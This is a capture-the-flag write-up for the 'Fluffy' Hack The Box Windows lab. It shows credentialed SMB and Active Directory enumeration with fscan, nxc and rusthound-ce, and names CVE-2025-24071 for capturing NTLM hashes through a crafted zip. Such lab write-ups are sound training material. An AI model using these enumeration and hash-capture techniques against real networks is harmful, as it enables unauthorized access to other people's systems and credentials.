
Windows machine that tests your #enumeration #osint #evil-winrm #certipy #bloodyAD #bloodhound #nxc #smbclient skills.

Initial creds:
j.fleischman / J0elTHEM4n1990!

User flag

Enumeration:


fscan :



```
┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ fscan -h 10.129.48.116 -user j.fleischman -pwd J0elTHEM4n1990!

   ___                              _    
  / _ \     ___  ___ _ __ __ _  ___| | __ 
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <    
\____/     |___/\___|_|  \__,_|\___|_|\_\   
                     fscan version: 1.8.4
start infoscan
10.129.48.116:445 open
10.129.48.116:88 open
10.129.48.116:139 open
[*] alive ports len is: 3
start vulscan
已完成 3/3
[*] 扫描结束,耗时: 6.349933754s

┌──(teamosh㉿teamosh)-[~/htb/temp]
└─$ sS
[infra] 0:vpn  1:fscan* 2:nxc- 3:rdp  4:any
```

smb + bloodhound:


```
nxc smb 10.129.48.116 -u j.fleischman -p J0elTHEM4n1990! -M spider_plus
rusthound-ce -d fluffy.htb -u j.fleischman -p J0elTHEM4n1990!
```



```
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ nxc smb 10.129.48.116 -u j.fleischman -p J0elTHEM4n1990! -M spider_plus
/home/teamosh/.local/lib/python3.13/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.2
6.20) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
SMB         10.129.48.116   445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fl
uffy.htb) (signing:True) (SMBv1:False)
SMB         10.129.48.116   445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
SPIDER_PLUS 10.129.48.116   445    DC01             [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.48.116   445    DC01             [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.48.116   445    DC01             [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.48.116   445    DC01             [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.48.116   445    DC01             [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.48.116   445    DC01             [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.48.116   445    DC01             [*]  OUTPUT_FOLDER: /home/teamosh/.nxc/modules/nxc_spider_plus
SMB         10.129.48.116   445    DC01             [*] Enumerated shares
SMB         10.129.48.116   445    DC01             Share           Permissions     Remark
SMB         10.129.48.116   445    DC01             -----           -----------     ------
SMB         10.129.48.116   445    DC01             ADMIN$                          Remote Admin
SMB         10.129.48.116   445    DC01             C$                              Default share
SMB         10.129.48.116   445    DC01             IPC$            READ            Remote IPC
SMB         10.129.48.116   445    DC01             IT              READ,WRITE
SMB         10.129.48.116   445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.48.116   445    DC01             SYSVOL          READ            Logon server share
SPIDER_PLUS 10.129.48.116   445    DC01             [+] Saved share-file metadata to "/home/teamosh/.nxc/modules/nx
c_spider_plus/10.129.48.116.json".
SPIDER_PLUS 10.129.48.116   445    DC01             [*] SMB Shares:           6 (ADMIN$, C$, IPC$, IT, NETLOGON, SY
SVOL)
SPIDER_PLUS 10.129.48.116   445    DC01             [*] SMB Readable Shares:  4 (IPC$, IT, NETLOGON, SYSVOL)
SPIDER_PLUS 10.129.48.116   445    DC01             [*] SMB Writable Shares:  1 (IT)
SPIDER_PLUS 10.129.48.116   445    DC01             [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.48.116   445    DC01             [*] Total folders found:  27
SPIDER_PLUS 10.129.48.116   445    DC01             [*] Total files found:    26
SPIDER_PLUS 10.129.48.116   445    DC01             [*] File size average:    545.57 KB
SPIDER_PLUS 10.129.48.116   445    DC01             [*] File size min:        23 B
SPIDER_PLUS 10.129.48.116   445    DC01             [*] File size max:        3.15 MB

┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ thunar

┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ _
[infra] 0:vpn  1:fscan- 2:nxc* 3:rdp  4:any
```

```
└─$ rusthound-ce -d fluffy.htb -u j.fleischman -p J0elTHEM4n1990!                    22:46:51 [20/1391]
┌──(teamosh㉿teamosh)-[~/htb/temp/bloodhound]
└─$ rusthound-ce -d fluffy.htb -u j.fleischman -p J0elTHEM4n1990!
---------------------------------------------------
Initializing RustHound-CE at 22:46:57 on 01/20/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-01-21T02:46:57Z INFO  rusthound_ce] Verbosity level: Info
[2026-01-21T02:46:57Z INFO  rusthound_ce] Collection method: All
[2026-01-21T02:46:58Z INFO  rusthound_ce::ldap] Connected to FLUFFY.HTB Active Directory!
[2026-01-21T02:46:58Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-01-21T02:46:58Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-21T02:46:59Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=fluffy,DC=htb
[2026-01-21T02:46:59Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-21T02:47:00Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=fluffy,DC=
htb
[2026-01-21T02:47:00Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-21T02:47:01Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=
fluffy,DC=htb
[2026-01-21T02:47:01Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-21T02:47:01Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=fluffy,DC
=htb
[2026-01-21T02:47:01Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-01-21T02:47:02Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=fluffy,DC
=htb
[2026-01-21T02:47:02Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
· Parsing LDAP objects: 5%
[2026-01-21T02:47:02Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2026-01-21T02:47:02Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_users.json created!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 62 groups parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_groups.json created!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_computers.json created!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 1 ous parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_ous.json created!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_domains.json created!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_gpos.json created!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_containers.json create
!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2026-01-21T02:47:02Z INFO  rusthound_ce::json::maker::common] .//20260120224702_fluffy-htb_ntauthstores.json crea$
                                                                                   "teamosh" 22:47 20-Jan-26
```


We have READ + WRITE permission in 'IT' share, interesting...
The share has eye-catching files, particularly Upgrade_Notice.pdf:



```
        "KeePass-2.58/XSL/KDBX_Common.xsl": {                                                     22:49:49 [45/10407]
            "atime_epoch": "2025-01-01 18:39:29",
            "ctime_epoch": "2025-01-01 18:39:29",
            "mtime_epoch": "2025-05-16 11:51:49",
            "size": "2.67 KB"
        },
        "KeePass-2.58/XSL/KDBX_DetailsFull_HTML.xsl": {
            "atime_epoch": "2020-01-12 22:58:51",
            "ctime_epoch": "2020-01-12 22:58:51",
            "mtime_epoch": "2025-05-16 11:51:49",
            "size": "3.47 KB"
        },
        "KeePass-2.58/XSL/KDBX_DetailsLight_HTML.xsl": {
            "atime_epoch": "2020-01-12 22:58:49",
            "ctime_epoch": "2020-01-12 22:58:49",
            "mtime_epoch": "2025-05-16 11:51:49",
            "size": "3.03 KB"
        },
        "KeePass-2.58/XSL/KDBX_PasswordsOnly_TXT.xsl": {
            "atime_epoch": "2020-01-12 22:58:49",
            "ctime_epoch": "2020-01-12 22:58:49",
            "mtime_epoch": "2025-05-16 11:51:49",
            "size": "919 B"
        },
        "KeePass-2.58/XSL/KDBX_Tabular_HTML.xsl": {
            "atime_epoch": "2020-01-12 22:58:47",
            "ctime_epoch": "2020-01-12 22:58:47",
            "mtime_epoch": "2025-05-16 11:51:49",
            "size": "3.03 KB"
        },
        "Upgrade_Notice.pdf": {
            "atime_epoch": "2025-05-17 11:31:07",
            "ctime_epoch": "2025-05-17 11:31:02",
            "mtime_epoch": "2025-05-17 11:31:07",
            "size": "165.98 KB"
        }
    },
    "NETLOGON": {},
    "SYSVOL": {
        "fluffy.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
            "atime_epoch": "2025-05-19 19:02:17",
            "ctime_epoch": "2025-04-17 12:59:25",
            "mtime_epoch": "2025-05-19 19:02:17",
            "size": "23 B"
        },
        "fluffy.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.in
": {
            "atime_epoch": "2025-04-18 12:27:17",
            "ctime_epoch": "2025-04-17 12:59:25",
```

```
Viewing it shows us a hint from creators. By quickly looking at pocs and
descriptions of CVE, I found CVE-2025-24071 most appealing -> so I tried to
exploit it. Essentially, it is a CVE that lets you catch NTLM hash of a user
when he extracts your zip. Initially I though we need to invoke extraction
somehow (by maybe deleting source code of KeePass and etc? but it resulted in
not being necessary.
```

I used this PoC and this PoC. However latter one does not work :)



Upgrades must be completed within the defined change window to reduce the risk of exploitation and maintain compliance with patching requirements.


Upgrade Process

- Book a timeslot through the IT change management system.
- Schedule must be confirmed **before** applying any updates.
- Confirm completion and validate system stability after patching.

Recent Vulnerabilities

CVE ID	Severity
CVE-2025-24996	Critical
CVE-2025-24071	Critical
CVE-2025-46785	High
CVE-2025-29968	High
CVE-2025-21193	Medium
CVE-2025-3445	Low

